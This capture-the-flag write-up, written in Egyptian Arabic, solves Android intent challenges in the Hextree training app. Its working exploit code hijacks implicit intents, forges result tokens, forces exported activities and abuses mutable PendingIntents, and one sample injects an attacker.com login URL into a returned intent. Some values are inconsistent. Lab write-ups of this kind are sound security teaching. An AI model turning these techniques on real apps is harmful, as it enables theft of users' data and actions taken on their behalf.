2- نغير اسم activity لمثلا MainHextreeActivity بس خلي بالك انتا اول ما تغيره مش هيرن علشان لازم تغيره برده في AndroidMeniFast.xml

```
        ComponentName callingActivity = getCallingActivity();
        if (callingActivity != null) {
            if (callingActivity.getClassName().contains("Hextree")) {
                this.f.addTag("calling class contains 'Hextree'");
                success(this);
            } else {
                Log.i("Flag8", "access denied");
                setResult(0, getIntent());
            }
        }
    }
```

name of class after changed it

```
public class MainHextreeActivity  extends AppCompatActivity {
```


name of class after changed it on AndroidMeniFast.xml

```
<activity
    android:name=".MainHextreeActivity"
    android:exported="true">
    <intent-filter>
```

code to get flag

```
((Button)findViewById(R.id.btn_launch_activity)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent=new Intent();
//MediaStore.ACTION_IMAGE_CAPTURE
                intent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag8Activity"));
                startActivityForResult(intent,42);
            }
        });
```

flag is : HXT{no-expected-return-ds282ba}




flag 9

برده نفس الكود اللي هنستخمه مع flag 8 هنستخدمه مع flag 9 بس هيغير الاسم بس هيكون كده الكود

```
 ((Button)findViewById(R.id.btn_launch_activity)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent=new Intent();
//MediaStore.ACTION_IMAGE_CAPTURE
                intent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag9Activity"));
                startActivityForResult(intent,42);
            }
        });
```

هنا flag هيظهر وهيختفي زي كده



بس بقي لو عاوزين نخلي الفيمة دي ترجعلنا متختفيش هستخدم onActivityResult هنستخدم بقي code ده

```
 ((Button)findViewById(R.id.btn_launch_activity)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
```

```
                Intent intent=new Intent();
//MediaStore.ACTION_IMAGE_CAPTURE
                intent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag9Activity"));
                startActivityForResult(intent,42);
            }
        });
    }
    @Override
    protected void onActivityResult(int requestCode,int resultCode,@Nullable
Intent intent){
        super.onActivityResult(requestCode,resultCode,intent);
        Utils.showDialog(this,intent);
    }
```

كده هو اهو رجع في result ومش هيختفي

Flag is : HXT{flag-in-result-gs891jh2}

Explicit Intent & Implicit Intent

هنا الفرق بينهم ان explicit بنحدد فيه نشاط معين بشكل صريح داخل التطبيق ولكن implicit لتحديد إجراء (Action) معين بدلاً من نشاط محدد.

يعتمد Android على النظام لتحديد التطبيقات أو المكونات التي يمكنها التعامل مع هذا الإجراء.

الفرق الرئيسي بينهما:

الميزة	Explicit Intent	Implicit Intent
تحديد الهدف	يتم تحديد النشاط أو الخدمة بشكل صريح.	يتم تحديد الإجراء فقط، ويُترك للنظام اختيار التطبيق المناسب.

الميزة	Explicit Intent	Implicit Intent
الاستخدام الأساسي	التنقل بين الأنشطة أو الخدمات داخل نفس التطبيق.	مشاركة البيانات أو تنفيذ إجراءات مع تطبيقات أخرى.
أمثلة على الإجراءات	التنقل بين (Activities).	فتح روابط، إرسال بريد إلكتروني، التقاط صور.
المرونة	ثابت ومحدد لنشاط معين.	ديناميكي وقابل للتعامل مع تطبيقات متعددة.

```
Intent intent = new Intent();
intent.setClassName("io.hextree.attacksurface",
        "io.hextree.attacksurface.activities.Flag1Activity");
startActivity(intent);
```

```
Intent intent = new Intent();
intent.setAction("android.media.action.IMAGE_CAPTURE");
startActivity(intent);
```

كده بقي ايه الثغرة اللي تحصل ان لو app بيخلينا نقدر نتحكم في intents يعني مثلا نتحكم في البينات اللي بترجع فاحنا كده ممكن نحط malicious content او اي حاجة حاجة تكون خطر وده مثلا زي في flag 9 لما قدرنا نشوف النتيجة اللي بتيجي احنا مثلا ممكن ننشء intent وندبله بيانات علشان تظهر وهنخليه هو اللي يظهر زي مثلا كده

```
Intent my_intent=new Intent();
            my_intent.putExtra("token","3333.....223");
            my_intent.putExtra("login","https://attacker.com");
            setResult(RESULT_OK,my_intent);
            finish();
```

Flag 10

هنا بقي هشنوف ImplicitIntent هنا اهو هو بيشوف لو مفيش اي action=null هيقوم هو عامل intent contatin "action="io.hextree.attacksurface.ATTACK_ME وبعد كده هو بيدور علي اي تطبيق او activity فيه لل action ده وبعد كده بيبعتله flag

```
public class Flag10Activity extends AppCompactActivity {
    public Flag10Activity() {
        this.name = "Flag 10 - Hijack implicit intent with the flag";
        this.tag = "ImplicitIntent";
        this.tagColor = R.color.red;
        this.flag = "qq51kWPLVous73Vn3R6HuU1897f/Nq8tGvdjpJ7GQRW9/s9oCLN5lr9hjvVIHyUf";
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androi
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        if (getIntent().getAction() == null) {
            Toast.makeText(this, "Sending implicit intent with the flag\nio.hextree.attacksurface.ATTACK_ME"
            Intent intent = new Intent("io.hextree.attacksurface.ATTACK_ME");
            intent.addFlags(8);
            this.f.addTag(intent);
            intent.putExtra("flag", this.f.appendLog(this.flag));
            try {
                startActivity(intent);
                success(this);
            } catch (RuntimeException e) {
                e.printStackTrace();
                Toast.makeText(this, "No app found to handle the intent\nio.hextree.attacksurface.ATTACK_ME"
                finish();
            }
        }
    }
}
```


اللي احنا بقي محتاجين نعمله هو ان نعمل new activity ويعد كده نديله
"action="io.hextree.attacksurface.ATTACK_ME فكده هو لما يدور علي action علشان يبعتله البيانات
هيروح للي احنا عاملينه ويبعتله flag

1- create activity and set action="io.hextree.attacksurface.ATTACK_ME"

```
<activity
    android:name=".implicit"
    android:exported="true" >
    <intent-filter>
        <action android:name="io.hextree.attacksurface.ATTACK_ME" />

        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

اول ما بقي ما نضغط علي اسم التحدي اللي هو ده يبهعتلنا flag

Flag is : HTX{hijacked-intent-with-flag-dsui2908}



Flag 11

هو زي flag 10 بس هنا هو بيتاكد في onActivityResult اللي هترجعله يكون فيها token=109475585


```
public class Flag11Activity extends AppCompactActivity {
    public Flag11Activity() {
        this.name = "Flag 11 - Respond to implicit intent";
        this.tag = "ImplicitIntent";
        this.flag = "OO4jpSDTSrgJ9c+o3AXXL+awhn5K0bqUYrQwJA870/c=";
        this.tagColor = R.color.red;
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.c
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        if (getIntent().getAction() == null) {
            Toast.makeText(this, "Sending implicit intent to\nio.hextree.attacksurface.ATTACK_ME", 1).show();
            Intent intent = new Intent("io.hextree.attacksurface.ATTACK_ME");
            intent.addFlags(8);
            try {
                startActivityForResult(intent, 42);
            } catch (RuntimeException e) {
                e.printStackTrace();
                Toast.makeText(this, "No app found to handle the intent\nio.hextree.attacksurface.ATTACK_ME", 1
                finish();
            }
        }
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.c
    protected void onActivityResult(int i, int i2, Intent intent) {
        if (intent != null && intent.getIntExtra("token", -1) == 1094795585) {
            this.f.addTag(1094795585);
            success(this);
        }
        super.onActivityResult(i, i2, intent);
    }
}
```

فكده بقي زي ما شرحنا احنا كده نستخدم setResult ونحط قيمة اللي هي token=109475585 وبكده الكود بتاع implicit.java

```
public class implicit extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_implicit);
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
            Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
            v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
            Intent intent=new Intent();             // here
            intent.putExtra("token",1094795585);    // here
            setResult(RESULT_OK,intent);            // here
            finish();                               // here
            return insets;
        });
```

```
}
```

Flag is : HXT{sent-back-result-1897djh}



Flag 12

هو برده زي اللي فات بس ده لاقينا ان هو "exported="true معنا كده ان هو بيسمع ان نستخدم Explicit

```
<activity
    android:name="io.hextree.attacksurface.activities.Flag12Activity"
    android:exported="true"/>
<activity
```


L

وبرده بيشوف ان في LOGIN=true and token=1094795585 فكده اللي محتاجين نعمله هو نستخدم Explicit intent علشان نحط في القيمة الي هي LOGN=true ونعمله startActivity() ونفس الوقت نستخدم implicit activity ونديله اقيمة اللي هي token ونحطه في setResult وكده الكود

```
protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
```

```
        setContentView(R.layout.activity_implicit);
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
            Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
            v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
            Intent intent=new Intent();

            intent.putExtra("token",1094795585);
            setResult(RESULT_OK,intent);
            finish();
            return insets;
        });
        Intent intent2 = new Intent();
        intent2.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag12Activity");
        intent2.putExtra("LOGIN", true);
        startActivity(intent2);
```

Flag is : HXT{tricky-intent-condition-bjhs782}



Pending Intent

`PendingIntent` في أندرويد هو نوع خاص من `Intent` يسمح لتطبيق معين بمنح تطبيق آخر (مثل نظام التشغيل أو تطبيق مختلف) الصلاحية لتنفيذ إجراء معين نيابةً عنه لاحقًا، حتى إذا كان التطبيق الأصلي مغلقًا أو غير نشط.

`PendingIntent` هو عبارة عن غلاف لـ `Intent` في سيناريوهات تتطلب تنفيذ إجراء في المستقبل. على سبيل المثال:

- إرسال إشعار (Notification).
- جدولة عمل باستخدام `AlarmManager`.
- التفاعل مع التطبيقات الأخرى (مثل خدمة رسائل أو عمليات خلفية).

لماذا نحتاج إلى Pending Intent؟

إذا أعطيت تطبيقًا آخر `Intent` عادي، يمكن لهذا التطبيق تنفيذه فورًا، ولكن إذا أردت أن يتم تنفيذ هذا `Intent` لاحقًا، أو يتم تشغيله من قبل النظام، نستخدم `PendingIntent`.

هذا يسمح للتطبيق بالتفويض للنظام أو لتطبيق آخر لتنفيذ شيء نيابة عنه.

ده مثلا نفترض الجهاز اللي هيرسل A

```
  Intent targetintent=new Intent();

targetintent.putExtra(getPackageName(),InternalActivity.class.getCanonicalNa
me());
        PendingIntent
pendingIntent=PendingIntent.getActivity(this,0,targetintent,PendingIntent.FL
AG_IMMUTABLE);
        Intent intent=new Intent("NEW");
        intent.putExtra("pendint_intent",pendingIntent);
        startActivity(intent);
```

- `PendingIntent.getActivity`:
  - ينشئ كائن `PendingIntent` مرتبط بـ النشاط الهدف (Activity) الخاص بـ `targetIntent`.
  - يستخدم لتوفير الإذن لتشغيل النشاط المحدد لاحقًا، حتى لو كان التطبيق مغلقًا.
1. `this`: السياق الحالي للتطبيق (Context).
2. `0`: `requestCode`، رقم مميز لهذا `PendingIntent` (غير مستخدم هنا).
3. `targetIntent`: يمثل النشاط المستهدف الذي سيتم تشغيله.
4. `PendingIntent.FLAG_IMMUTABLE`:
   - يحدد أن الكائن `PendingIntent` ثابت (Immutable) وغير قابل للتغيير. هذا مفيد لزيادة الأمان.

هنا بقي جهاز B

```
 Intent intent=new Intent();
        PendingIntent
pendingintent=intent.getParcelableExtra("pendint_intent");
        try{
            pendingintent.send();
        }catch (PendingIntent.CanceledException e){
            e.printStackTrace();
        }
```

Flag 22

دلوقتي بقي هشوف هنا في الكود بيستخدم Pending

```
    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity,
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        PendingIntent pendingIntent = (PendingIntent) getIntent().getParcelableExtra("PENDING");
        if (pendingIntent != null) {
            try {
                Intent intent = new Intent();
                intent.getExtras();
                intent.putExtra("success", true);
                this.f.addTag(intent);
                intent.putExtra("flag", this.f.appendLog(this.flag));
                pendingIntent.send(this, 0, intent);
                success(null, this);
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}
```

احنا كده بقي لازم نستخدم activity 2 واحد نستدعي بقي التاني


هنا اهو اول activity

```
        Intent targetIntent = new Intent();

        targetIntent.setClass(this,  SecondActivity.class);
        PendingIntent pendingIntent =
PendingIntent.getActivity(this,0,targetIntent,
PendingIntent.FLAG_UPDATE_CURRENT);

        Intent sendIntent = new Intent();
        sendIntent.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag22Activity");
        sendIntent.putExtra("PENDING", pendingIntent);
        startActivity(sendIntent);
```

تاني activity اللي من خلاله هنجيب flag

```
        Intent receivedIntent = getIntent();

            String flag = receivedIntent.getStringExtra("flag");
            Log.d("Flag22", flag);
```

Flag is : **HXT{received-mutable-flags-xa81b}**



Flag 23

هنا هو بيستخدم **implicit intent and pending** هنا احنا هنحتاج ان احنا ننشئ **activity** ندليه
علشان هو ده اللي هيبعتله او اللي هيتواصل معاها **"action="io.hextree.attacksurface.UTATE_ME**

وبرده هو بيتاكد بقي انا **activity for action** اللي هننشئه هيبقي عندا قيم موجودة زي
"flag="io.hextree.attacksurface.GIVE_FLAG و **code =47**

```
@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, android
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    Intent intent = getIntent();
    String action = intent.getAction();
    if (action == null) {
        Toast.makeText(this, "Sending implicit intent with the flag\nio.hextree.attacksurface.MUTATE_ME",
        Intent intent2 = new Intent("io.hextree.attacksurface.GIVE_FLAG");
        intent2.setClassName(getPackageName(), Flag23Activity.class.getCanonicalName());
        PendingIntent activity = PendingIntent.getActivity(getApplicationContext(), 0, intent2, 33554432)
        Intent intent3 = new Intent("io.hextree.attacksurface.MUTATE_ME");
        intent3.addFlags(8);
        intent3.putExtra("pending_intent", activity);
        this.f.addTag(intent3);
        Log.i("Flag22Activity", intent3.toString());
        startActivity(intent3);
        return;
    }
    if (action.equals("io.hextree.attacksurface.GIVE_FLAG")) {
        this.f.addTag(action);
        if (intent.getIntExtra("code", -1) == 42) {
            this.f.addTag(42);
            success(this);
        } else {
            Toast.makeText(this, "Condition not met for flag", 0).show();
        }
    }
}
```

implicit

